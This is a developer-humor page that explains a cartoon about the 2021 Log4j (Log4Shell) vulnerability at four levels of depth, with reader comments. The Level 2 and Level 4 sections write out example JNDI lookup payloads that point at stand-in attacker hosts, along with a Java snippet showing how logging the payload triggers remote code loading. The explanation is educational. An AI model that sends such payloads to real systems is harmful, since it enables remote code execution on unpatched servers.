Skip to content
DevMeme
3720 of 7435
When the ‘gift’ dependency from a rat ships a zero-day surprise
Security Post #4059, on Dec 18, 2021 in TG

When the ‘gift’ dependency from a rat ships a zero-day surprise

Why is this Security meme funny?

Level 1: Bad Surprise Inside


Imagine a stranger gives you a beautifully wrapped present. You feel excited and think, “Oh, how nice, a gift!” But when you open it, boom – it’s something awful, like a pie that splatters in your face or a bunch of creepy crawlies jumping out. You’d feel tricked and yell in anger, right? That’s exactly the feeling of this meme. The developer (a person who makes software) saw a rat offering a gift. Usually, you wouldn’t trust a rat because rats can carry bad things (like how in stories rats carried the plague). At first, the developer is suspicious and doesn’t want the rat nearby. But then the rat says, “I have a present for you!” and the gift box looks so nice that the developer can’t resist. He starts to open the gift, thinking the rat might actually be kind.

Suddenly, the “present” turns out to be something called log4j – which in this story is like a big nasty surprise that was hiding in the gift box. It’s as if the rat gave the developer a pretty jack-in-the-box, and when it popped open, a scary monster jumped out. The developer shouts “GOD DAMMIT” — that’s him being really upset, like saying “Dang it!” because he fell for the trick.

In real life, log4j was a piece of code that lots of people used, and then one day everyone found out it had a very bad problem (kind of like discovering a toy is broken and dangerous). So the meme uses the rat and the gift as a funny way to show what happened: a nice-looking gift turned out to hide a bad surprise. The emotion here is a mix of surprise and frustration. It’s funny because we all understand the idea of being offered something nice only to have it go horribly wrong. In simple terms: not all presents are good, and sometimes something that looks cute (a gift from a rat) can cause a lot of trouble!

Level 2: Little Library, Big Problem

Okay, let’s break down what’s going on here in simpler terms. Log4j is the name of a very popular logging library for Java applications. Logging means recording events or messages (like errors or user actions) to a file or console so developers can debug and see what’s happening inside a program. Instead of every developer writing their own logging system, they often use libraries (reusable chunks of code) from others – that’s what we call a dependency (because your code depends on it). Log4j was one such dependency, used in millions of applications to handle logs.

Now, normally a library is a great help – it’s like someone giving you a ready-made solution (a present, if you will) so you don’t have to build it yourself. But the meme warns that sometimes a gift can hide a nasty surprise. In this cartoon, the rat represents something untrustworthy or dirty (since rats are famously associated with spreading disease). The rat offers a gift (in tech terms, think of it as an enticing new library or a convenient piece of code). The developer initially doesn’t trust the rat (“carrier of disease” is like saying “I know you bring problems”). However, when the rat insists “I also carry presents,” the developer’s curiosity and hope take over – we see them go "AWW" and start unwrapping the box. This is like a programmer thinking, “Maybe this new dependency will make my life easier!” or not suspecting anything is wrong with a commonly used library.

The punchline is when the rat gleefully reveals, “It’s Log4j.” For a junior developer, here’s why that’s a big “uh-oh”: late in 2021, a major bug was found in the Log4j library – one so bad it became worldwide tech news. This bug is what we call a security vulnerability, specifically a remote code execution flaw. That means if an attacker (a bad guy) knew you were using a vulnerable version of Log4j, they could send your application a certain special string of data and effectively make your server run their code. Imagine: you have a game or app, and someone from the internet can cause your server (the computer hosting the game) to run anything they want, without permission. It’s as disastrous as it sounds. In security terms, this kind of flaw is like a wide-open door for hackers – they can steal data, take control, or cause havoc. And because Log4j is used everywhere (it’s in so many programs, sometimes indirectly through other libraries, which we call a transitive dependency), this vulnerability was like a global house-on-fire moment.

Let’s clarify a few buzzwords: a zero-day exploit means a bad guy found the bug before the good guys knew about it or had a fix – so everyone had “zero days” to prepare or patch once it became known. It’s the worst-case scenario for a bug. And CVE-2021-44228 is just the official ID given to this particular bug (in a global database of vulnerabilities). When developers saw the news about CVE-2021-44228 (Log4j’s bug), almost all reacted like the cartoon developer: “Oh no, this is terrible!” Because they knew nearly all Java applications might be impacted including ones they built or managed.

To put it simply, the Log4j library had a feature that became a loophole. Normally, if you wrote something like:

logger.info("User input: " + userInput);

the logger would just print the userInput text. But in vulnerable Log4j, if userInput contained a special sequence like ${jndi:ldap://evil.server.com/hack}, the logger would see the ${...} pattern and go do something extra: it would try to contact evil.server.com and load some data (in this case, malicious code). It was like the logger was tricked into fetching a virus because someone sneaked a command inside the log message. The developer in the meme opens the gift thinking it’s something nice, but in reality it’s this very Log4j vulnerability – essentially a glob of nasty code that can make his whole application sick. The rat’s smug face represents how attackers must have felt delivering this “present” to unsuspecting systems. And the developer’s anger (“GOD DAMMIT”) is every engineer’s frustration on discovering that an essential tool they trusted just blew up on them.

This scenario is a crash course in why security matters even for seemingly simple things like logging. It shows why developers suddenly had to upgrade or remove Log4j in all their projects: leaving it unchecked would be like knowing there’s a hole in your boat – you patch it fast or you sink. Many junior devs around that time got pulled into urgent tasks to update dependencies, test systems, and deploy fixes – it was an all-hands-on-deck situation. It also teaches a broader lesson on dependency management: using third-party code is super helpful (why reinvent the wheel?), but you have to keep those components up-to-date and be aware of what they do, because a problem in one can cascade into your whole application. In other words, a small library (like a tiny rat) can cause a big problem if it carries a hidden issue.

So, the meme is funny in a techie way because it uses this cute, storybook-like setup to represent a real-world fiasco. It’s like saying, “Remember that time we accepted a nice little present (Log4j) and it almost wrecked everything? Haha… (cry).” For a newcomer, the takeaway is: not all gifts in coding are good – sometimes a free piece of code comes with strings attached (literally, in Log4j’s case, a malicious string that broke the internet!). Being careful about your dependencies and aware of security updates is just as important as writing your own code.

Level 3: Dependencies Bite Back

This cartoon captures a scene that seasoned developers know all too well: the innocent-looking dependency that turned into a security nightmare. The grey rat holding a gift represents an untrusted source (rats are classic symbols of plague and uncleanliness) suddenly offering something that appears beneficial. Initially, the developer is rightfully wary – “GET AWAY RAT, YOU CARRIER OF DISEASE” – much like we eye suspicious third-party packages or that random GitHub project with zero stars. But then comes the twist: the rat promises a present. In real projects, this is the moment a flashy new library or dependency promises to solve your problems (“I also carry presents”). The developer’s guard drops with an “AWW” – akin to us developers thinking “Well, this package will save me time, how bad could it be?”

By the final panel, the true nature of the “present” is revealed: “It’s log4j.” To anyone who lived through December 2021 in tech, that punchline lands immediately. It evokes the collective groan of remembering Log4Shell – a zero-day surprise delivered through a dependency we all trusted. The developer’s yell of “GOD DAMMIT” mirrors the industry’s reaction upon discovering that a core piece of our software stack was a ticking time bomb. The meme brilliantly frames the irony of supply-chain trust: we treated Log4j like a gift to our applications (it made logging easy and was widely adopted), but it hid a nasty bug capable of bringing down systems or letting attackers in. It’s a classic “Trojan Horse” scenario – except instead of Greeks bearing gifts, it’s a rat (with a smirk no less) delivering a gift-wrapped zero-day exploit. Senior engineers laugh (perhaps a bit bitterly) because they recognize this pattern: if something seems too good (or too essential) to be true, double-check it – it might carry a disease.

This situation was a textbook example of dependency hell. Not the usual kind where version conflicts make you miserable, but a hell where a single widely-used dependency turned into a vector for global attacks. The phrase “carrier of disease” aligns with how we felt about Log4j in hindsight: an ubiquitous library that silently carried a serious security vulnerability into countless applications. And like a fast-spreading plague, once the vulnerability was public, chaos ensued. Suddenly every engineering team on the planet was asking: “Are we using Log4j anywhere?” Often the answer was “yes” even if you never added it yourself, because so many frameworks and libraries included it transitively. It was embedded in places you wouldn’t expect – much like finding rats in your attic even if you never invited them. That meant a frantic race to hunt down the infected versions, update to a patched release, or apply mitigations, all under immense pressure.

For senior folks, this dredges up memories of late-night emergency patch deployments and war-room style scrambles. The meme's timing (right before the holidays of 2021) is the rotten cherry on top: many devs had to drop vacation plans to address the issue. It truly became the 2021 security nightmare. We often joke about “It’s always DNS” when debugging, but for a while, “It’s always Log4j” became the dark punchline to incidents and security alerts. There’s also a cheeky layer of humor in that the cartoon rat literally stands for RAT – a well-known acronym for Remote Access Trojan, a type of malware that gives attackers control over your machine. Log4Shell essentially turned Log4j into a RAT; the exploit let attackers remotely execute commands (basically controlling servers). So the smirking rat in the meme is delivering a RAT in gift wrap – a clever double meaning appreciated by security nerds.

In summary, the meme resonates on multiple levels: it highlights the folly of blind trust in dependencies, the bug in software that blindsided an entire industry, and the shared trauma of those frantic weeks patching and testing. It’s funny because it’s true – we’ve all gladly accepted software “gifts” that later revealed themselves to be poisoned chalices. The rat’s evil grin and the developer’s despair perfectly capture that “Oh no… not this!” moment every seasoned engineer felt when the Log4j news hit Slack. It’s a cautionary tale wrapped in humor: even a cute gift from a sketchy source can bite you, and in this case it bit with the force of a CVE-10 critical exploit. Senior devs chuckle (or groan) because they’ve been there: dependency management sometimes means dealing with surprises that explode in your face, and Log4Shell was one for the ages.

Level 4: Unboxing RCE

At the cutting edge of software security, this meme alludes to one of the most severe exploits in recent memory: the Log4j vulnerability (CVE-2021-44228), nicknamed Log4Shell. Unwrapping this "gift" reveals a classic remote code execution (RCE) attack enabled by a design quirk in a widely used Java logging library. Here’s the deep dive: Log4j had a feature where it would perform lookups in the message being logged – a seemingly helpful tool. Unfortunately, one of these lookups was ${jndi:...}, invoking Java’s JNDI (Java Naming and Directory Interface) to fetch data. JNDI is meant to connect to directory services (like LDAP) and load objects (including Java classes) by name. Combine these pieces and you get a Pandora’s box: an attacker could craft a log message containing a malicious JNDI URL (e.g., ldap://attacker.com/Evil) so that when Log4j logs it, Log4j will connect out and deserialize a bytecode payload from the attacker’s LDAP server. In effect, the logger innocently unboxes a remote class and executes it within your application. This is how a simple logging event could trigger a full-blown RCE, giving attackers the keys to the kingdom. It’s a nightmare scenario: a trivial string in the logs leading to arbitrary code execution on the server. No wonder it scored CVSS 10 (critical) and had engineers frantically patching worldwide.

Why would such a feature exist? In theory, JNDI lookups in logs provided flexibility – pulling in dynamic information at runtime. But this JNDI injection mechanism wasn’t locked down to safe sources. It unintentionally created a powerful exploit vector, turning a handy feature into a loaded gun. This ties into a broader lesson in computer science and security: any system that can fetch and execute code (even indirectly) must be treated with extreme care. Log4j’s maintainers didn’t anticipate that a logging pattern could be weaponized, but hackers quickly proved otherwise once the secret was out. The exploit was a zero-day (unknown to the developers when actively being used by attackers), meaning defenders had zero days to prepare – it was discovered in the wild, forcing an immediate scramble. In the academic sense, this exploit underscored fundamental trust boundary issues: logging was assumed to be inert text handling, but it crossed a boundary by performing network lookups and code execution without proper sandboxing. The result was a cascade of failures reminiscent of a supply chain security meltdown: one tiny, ubiquitous component undermined the security of millions of systems. The humor here hides a hard truth: even well-intentioned features can mask complex, catastrophic failure modes. In summary, the "gift" was actually malware delivery in disguise – unwrap it, and you got a nasty RCE surprise packaged inside a seemingly harmless dependency.

// A tiny snippet illustrating the exploitation:
String payload = "${jndi:ldap://malicious.attacker/BadThing}";
// The application innocently logs user input, not realizing it's a trap
logger.error("User comment: " + payload);

In a vulnerable Log4j version, the logger.error above would trigger a JNDI lookup to malicious.attacker, retrieve compiled code, and execute it. The small ${...} string is like a fuse leading to an explosion of unauthorized code – truly an “unboxing” of an exploit. This technical bombshell highlights why remote code execution bugs are so feared: they break the fundamental rules of what code should or shouldn’t do, running attacker-supplied code as if it were part of the system. The meme’s punchline “It’s log4j” is a battle-scarred in-joke for security engineers, encapsulating how deeply a single flaw in a common library shook the foundations of modern software infrastructure.

Description

Four-panel cartoon with muted brown background. Panel 1: a grey-skinned developer, frowning, says in a speech bubble, “GET AWAY RAT, YOU CARRIER OF DISEASE.” Panel 2: a cute grey rat, standing upright, replies, “I ALSO CARRY PRESENTS,” while holding out a neatly wrapped red gift box with a gold ribbon. Panel 3: the developer, smiling, begins to untie the ribbon and says, “AWW.” Panel 4: close-up of the rat, now smirking, that declares, “IT’S log4j.” Off to the side, the developer yells, “GOD DAMMIT.” The punchline evokes the infamous 2021 Log4j vulnerability: an apparently harmless library dependency that actually “carries” a severe RCE exploit, much like an unwelcome plague rat. Senior engineers will recognize the irony of supply-chain trust, transitive dependencies, and rushing to patch CVE-2021-44228 across fleets

Comments

12
Anonymous ★ Top Pick Remember: in the dependency graph, even the tiniest rodent can inherit you full root on prod
  1. Anonymous ★ Top Pick

    Remember: in the dependency graph, even the tiniest rodent can inherit you full root on prod

  2. Anonymous

    The real horror isn't finding log4j in your dependencies - it's realizing it's been there since 2013, silently logging everything while waiting for someone to discover JNDI lookups could execute arbitrary code. Like finding out your trusted security guard has been leaving the back door unlocked for eight years

  3. Anonymous

    The most dangerous dependencies are the ones you never added; log4j-core rode in three layers deep on someone else's pom.xml

  4. Anonymous

    The Log4j vulnerability perfectly embodied the modern software supply chain paradox: a ubiquitous logging library, silently embedded in thousands of enterprise applications, suddenly became the industry's most expensive 'free' dependency. While junior devs frantically grep'd codebases for 'log4j', senior architects realized with existential dread that the real vulnerability wasn't in the code - it was in our collective assumption that transitive dependencies three layers deep were someone else's problem. The rat didn't just bring Log4j; it brought the uncomfortable truth that our entire dependency tree is held together by volunteer maintainers and wishful thinking

  5. Anonymous

    Nothing says holiday spirit like a transitive dependency gifting you JNDI RCE - CVE-2021-44228 - while the SBOM finishes updating after the postmortem

  6. Anonymous

    Nothing says holiday spirit like a transitive dependency gift-wrapping jndi:ldap into prod via a [2.0,) Maven range

  7. Anonymous

    Log4j: the 'gift' that turned every transitive dep into a JNDI backdoor, proving logs are the ultimate supply chain RCE vector

  8. @phpzapecanus 4y

    So, there is a 2021 and we still patching legacy in java.

    1. @interfejs 4y

      which part of "the best language" you don't understand?

      1. @phpzapecanus 4y

        where is the java in this sentese? I see only /b/

  9. Deleted Account 4y

    That's not funny anymore

  10. @NoCountryForOldBuffet 4y

    A comic is a good place to use comic sans

Use J and K for navigation